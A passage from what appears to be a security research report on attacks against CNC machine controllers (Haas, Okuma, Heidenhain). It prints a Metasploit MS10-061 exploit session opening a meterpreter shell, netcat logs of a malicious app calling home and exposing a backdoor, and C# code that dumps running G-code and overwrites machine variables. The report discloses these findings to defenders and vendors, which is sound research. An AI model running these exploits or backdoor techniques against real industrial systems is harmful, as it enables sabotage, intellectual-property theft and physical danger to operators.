


Figure 20. The 3D-printed tool we printed in plastic for our damaging experiment, which crashed against the raw material (left), and a detail thereof (right)

With a single experiment, we showed how an attacker could abuse the ability of altering the geometry of a tool to conduct attacks with three goals: hijacking the production to insert a defect, making the machine operate in the air (DoS), and damaging the production’s tool or piece.

Triggering False Alarms

Using the same attack technique, a miscreant could also trigger false alarms to force an interruption of the manufacturing process (requiring the intervention of the operator). Figure 21 shows the attack in practice: The window on the left represents the attacker console, while on the right side is the controller. (The connection to the controller is made via a VNC session to include both attacker and victim in the same screenshot.) When the alarm is received via network, the controller triggers an active alarm warning (code 1666) and halts for physical input (the operator needs to press an “alarm” button on the machine).




Figure 21. False alarms triggered to perform DoS

Increasing the Tool Life

This last example, shown in Figure 22, has an attacker messing with the advanced tool management (ATM) system to damage or insert defects in the production process. ATM is a standard technology used by many vendors to control a continuous production. In real-world scenarios with continuous production, tools are automatically changed when needed so that the production can scale up with no defects.

In this experiment, the attacker repeatedly restores the value of the tool life parameter of the currently used tool (number 10), forcing the controller to not correctly drop the exhaust tool but rather to continue the manufacturing process. It is worth noting that the previous tool (number 2) has been, instead, correctly dropped as requested by the system. As a result, the worked pieces become damaged.




Figure 22. An example of tool life increasing, with the attacker resetting the counter to negatively influence the production

Okuma

The use cases we present for Okuma are different from those for the other vendors. This is not because the attacks are different or the impact of the identified problems are different, but because the attack vector is. In fact, while the controllers from Haas, Heidenhain, and Fanuc expose network interfaces (as indicated in Table 2), Okuma does not. In this case, the vendor provides “Industry 4.0 functionalities” in terms of software framework, as we have discussed in Section 4. This architectural approach made us adopt a different strategy for our attacks.

What we did was to develop a malicious application that we installed on the CNC machine by exploiting a system vulnerability that we found during our initial assessment. As an alternative, an attacker could lure the victim into downloading the same application, for example, from the app store of Okuma (where previously uploaded) or through social engineering. In another scenario, an untrustworthy integrator could

do the installation unbeknown to the end user. (It should be noted that, steering clear of legal issues, we purposely did not perform a test that involved uploading a malicious application to Okuma's app store.)

Figure 23 shows our exploitation in practice, in which we uploaded the malicious app and executed it in the background (as a service). As shown in Figure 24, our malicious app correctly called back home, transmitted the information about the compromised CNC machine, and spawned a backdoor on port 8046. The attacker could then connect to the backdoor to hijack the controller.

```
msf6 exploit(windows/smb/ms10_061_spoollss) > set RHOSTS 10.199.4.97
RHOSTS => 10.199.4.97
msf6 exploit(windows/smb/ms10_061_spoollss) > set payload payload/windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms10_061_spoollss) > exploit

[*] 10.199.4.97:445 - Trying target Windows Universal...
[*] 10.199.4.97:445 - Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:10.199.4.97[\spoolss] ...
[*] 10.199.4.97:445 - Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:10.199.4.97[\spoolss] ...
[*] 10.199.4.97:445 - Attempting to exploit MS10-061 via \\10.199.4.97\Stampante ...
[*] 10.199.4.97:445 - Printer handle: 0000000016c07aabc59aeb4cb450ed94ce5e4822
[*] 10.199.4.97:445 - Job started: 0x8
[*] 10.199.4.97:445 - Wrote 73802 bytes to %SystemRoot%\system32\ehHWgpnRxvTucG.exe
[*] 10.199.4.97:445 - Job started: 0x9
[*] 10.199.4.97:445 - Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\6MoMWriKzLW71Q.mof
[*] 10.199.4.97:445 - Everything should be set, waiting for a session...
[*] Started bind TCP handler against 10.199.4.97:4444
[*] Sending stage (175174 bytes) to 10.199.4.97
[*] Meterpreter session 1 opened (10.199.4.100:43991 -> 10.199.4.97:4444) at 2021-09-17 17:12:28 +0200

meterpreter > cd "c:\program files"
meterpreter > mkdir MalOkuma
Creating directory: MalOkuma
meterpreter > upload -r MalOkuma
[*] uploading : /home/embyte/projects/CNC/OKUMA/MalOkuma/Okuma.CMCDAPI.dll -> MalOkuma\Okuma.CMCDAPI.dll
[*] uploaded  : /home/embyte/projects/CNC/OKUMA/MalOkuma/Okuma.CMCDAPI.dll -> MalOkuma\Okuma.CMCDAPI.dll
```

Figure 23. Exploitation of a vulnerability to install the malicious app on the CNC machine

```
embyte@x1v6:~/projects/CNC/OKUMA$ nc -l -p 60542
Name: MU-500VA, Serial Number: 989001, Control Type: P300SMP, Server IP: 10.199.4.97, Server Port: 8046embyte@x1v6:~/projects/CNC/OKUMA$ nc 10.199.4.97 8046
i|i
AC
embyte@x1v6:~/projects/CNC/OKUMA$ nc -C 10.199.4.97 8046
i|i
CV Number: 1, Value: 2
```

Figure 24. The malicious app correctly calling back home and spawning a backdoor

This attack was possible because Okuma did not take appropriate security precautions, such as resource access control or allowlisting, in architecting the THINC API framework. Also, the application ran in the context of the controller and had full-privilege access to it. This gave the attacker a wide range of potential attacks to conduct.

In the rest of this section, we provide several use cases.

Leaking Program Code

Industrial machines, such as CNC machines or industrial robots that are supposed to execute the same task multiple times, are programmed with software programs that detail the tasks to be executed. These programs are normally developed with domain-specific languages; in the case of CNC machines, the language is G-code. Clearly, such information represents a critical asset for an organization because it

condenses all the know-how of the manufacturing in a single element. In our first use case, we show how a miscreant who has been able to install a malicious application on the controller could dump the source code of the program currently being executed on the machine.

The upper part of Figure 25 shows the attacker console, in which the attacker connects to the backdoor and requests a dump of the executed commands while executing. It should be noted that G-code, similar to a scripting language, is not compiled. Therefore, the executed instructions are visible as they are. The lower part of the figure shows the controller simulator in action, which is running a program called “CYBERSECU.MIN” and the relative instructions that are executed, together with a graphical representation of the machine.




Figure 25. Dumping of the executed program’s source code via a malicious application

As an example, we report the code we implemented (in C#) in our malicious application, as shown below. THINC API exposes the method *GetRunningProgram* to retrieve the running part program. This method is called on a *CProgram* object together with the number of rows, “r”, and the number of characters in a row, “c”, as parameters, that is, the part program is considered as a matrix of characters with dimensions r and c. The result value is an array of strings so that each element contains a row of the part program. It is possible to use this array as is or to store it in a file to have a copy of the running program.

```

public RunningProgram GetRunningProgram(int numberOfRows, int numberOfCharsPerRow)
{
    var objProgram = new CProgram();    var readPoint = 0;    var executePoint = 0;
    var result = objProgram.GetRunningProgram(numberOfRows, numberOfCharsPerRow, ref
readPoint, ref executePoint);
    return new RunningProgram
    {
        ExecutePoint = executePoint,
        ReadPoint = readPoint,
        ProgramRows = result
    };
}

```

In our experiments, we also confirmed that such an attack is possible via MTConnect. As previously mentioned, MTConnect is an attempt to standardize the different Industry 4.0 protocols developed by the community of CNC vendors. In this attempt, Okuma exposes an MTConnect interface that provides real-time information on the status of the machine for centralized, easy monitoring. Our experiments found that this interface could be used to leak the source code of the executed program by pooling the service, as shown in Figure 26. This was a severe issue because it required nothing more than connecting to the exposed service for conducting the attack. We communicated this issue to Okuma, which promptly acknowledged and fixed it.




Figure 26. Dumping of the executed program's source code via an unauthenticated and exposed MTConnect agent

Hijacking a Parametric Program

One important consequence of the ability to dump the source code of the execution program is the ability to reverse-engineer it. This is quite straightforward because G-code programs are not compiled. And this leads us to the next use case: parametric program hijacking.

As we have discussed in Section 2, it is a common practice of developers to use variables to dynamically change the execution flow of a program (as in a sort of conditional IF). In our example, we have a program that is supposed to drill X holes, where X is controlled by the variable VC1, as highlighted in Figure 26. In normal circumstances, X holds value 2 and the machine drills two holes, as shown in Figure 27.




Figure 27. A parametric program executing two holes as per legitimate operation

What an attacker could do is replace the content of the variable with an arbitrary value (such as 5 or 25) to hijack the production. This would alter the production to suit the attacker’s needs, slow down the production, or damage it. Figure 28 shows this example in practice.




Figure 28. The same parametric program executing 25 holes after hijacking

The attack is performed by calling the `SetCommonVariableValue` method, as shown in the upper part of the following code snippet. This method requires the instantiation of an object of the `CVariables` class, which exposes the logic to perform operations on the CNC's variables. The attacker should provide the variable number and the value to be written in such a variable in a `CommonVariable` object, whose definition is shown in the lower part of the snippet.

```
public CommonVariable SetCommonVariable(CommonVariable variable)
{
    var cvariable = new CVariables();
    cvariable.SetCommonVariableValue(variable.Number, variable.Value);
    return variable;
}
public class CommonVariable
{
    public int Number { get; set; }
    public double Value { get; set; }
    public override string ToString()
    {
        return $"CV Number: {Number}, Value: {Value}";
    }
}
```

Ransomware

Another concern that our experiments identified and confirmed in practice was ransomware. An attacker could take control of a machine or the program files used in production to demand a ransom.

There are different ways of conducting a ransomware attack. One involves planting a Visual Basic script to lock the screen and ask for a ransom, as shown in Figure 29.




Figure 29. Ransomware in action

Theft of Production Information

Modern controllers offer tons of information that can be used for remote monitoring and cost-saving production. This information can be extracted in different ways through the many technologies offered by the vendors. In the case of Okuma, dedicated calls are offered for this need. We recall that no authentication or resource access control is offered to prevent a leak from happening, and therefore an attacker could spy on the production for information such as the status of a machine (running, not running), the name of the executed program with related execution blocks, the spindle speed, and the number of produced pieces (production rate). As a result, an attacker could infer which pieces are produced in real time together with the code used for the production. Figure 30 gives an example.

| | B | C | D | E | G | I | J | K | L | M | N | O | P | Q | R |
|-----|-------------|--------------|---------------|-------------|-------------------|--------------------|-------------------------------------------|---------------|-------------------|--------------------|----------|-------------|-------------|-----------------------------------|-------------------|
| | MachineName | SerialNumber | ExecutionMode | ControlType | ActiveProgramName | CurrentBlockNumber | ExecuteBlock | CycleComplete | ActualSpindleRate | CommandSpindleRate | Override | SpindleLoad | SpindleRate | SpindleRateOver | WorkpieceCounters |
| 1 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 2 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 3 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 4 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 5 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 6 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 7 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 8 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 9 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 10 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 63 | CURRENT: , NEXT: | False | 0 | 0 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 143 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 75 | CURRENT: X92, NEXT: X97Y25 | False | 5500 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 144 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 75 | CURRENT: X92, NEXT: X97Y25 | False | 5499 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 145 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 75 | CURRENT: X92, NEXT: X97Y25 | False | 5499 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 146 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 76 | CURRENT: X97Y25, NEXT: Y0 | False | 5500 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 147 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 77 | CURRENT: Y0, NEXT: G3X112Y-15R15 | False | 5499 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 148 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 78 | CURRENT: G3X112Y-15R15, NEXT: G1G40X112Y0 | False | 5499 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 149 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 79 | CURRENT: G1G40X112Y0, NEXT: G0Z5 | False | 5499 | 5500 | 200 | 0 | CW | 100A: 152, B: 148, C: 148, D: 148 | |
| 150 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 81 | CURRENT: M5, NEXT: M9 | False | 1134 | 5500 | 200 | 155 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 151 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 82 | CURRENT: G30P1, NEXT: G0Y1000 | False | 0 | 5500 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 152 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 82 | CURRENT: G30P1, NEXT: G0Y1000 | False | 0 | 5500 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 153 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 84 | CURRENT: G0Y1000, NEXT: A-45 | False | 0 | 5500 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 154 | M460V-SAX | 220573 | Running | P300M | TEST6.MIN | 85 | CURRENT: A-45, NEXT: M30 | False | 0 | 5500 | 200 | 0 | Stop | 100A: 152, B: 148, C: 148, D: 148 | |
| 155 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 86 | CURRENT: , NEXT: | True | 0 | 5500 | 200 | 0 | Stop | 100A: 153, B: 149, C: 149, D: 149 | |
| 156 | M460V-SAX | 220573 | NotRun | P300M | TEST6.MIN | 86 | CURRENT: , NEXT: | True | 0 | 5500 | 200 | 0 | Stop | 100A: 153, B: 149, C: 149, D: 149 | |

Figure 30. An example of production data leaked from our machine installation during testing

Heidenhain

Disabling Single Step

For Heidenhain, we begin by showing how to disable single-step mode with consequences that range from damaging the piece and damaging the tool to compromising the safety of the operator.

In our scenario, the operator is using the CNC in single-step mode when, at a certain point, the attacker remotely disables it. Figure 31 shows the machine executing a program called “PROVA.H” in single-step mode, which Heidenhain calls “single-block mode” because the machine pauses at each instruction block. The operator is requested to press the dedicated button to move forward with the next instruction. The figure shows that the machine is currently on pause on the fifth block and waiting for the operator, as indicated by the red button on the bottom left. This behavior is also confirmed by the external photo of the machine in Figure 32.




Figure 31. The Heidenhain controller running in single-step mode (called “single-block mode” here)



Figure 32. The triggered single-step mode causing the machine to pause

At this point, the attacker sends a series of instructions and the controller switches to normal mode or, as Heidenhain calls it, “full-sequence mode,” as demonstrated in Figure 33.

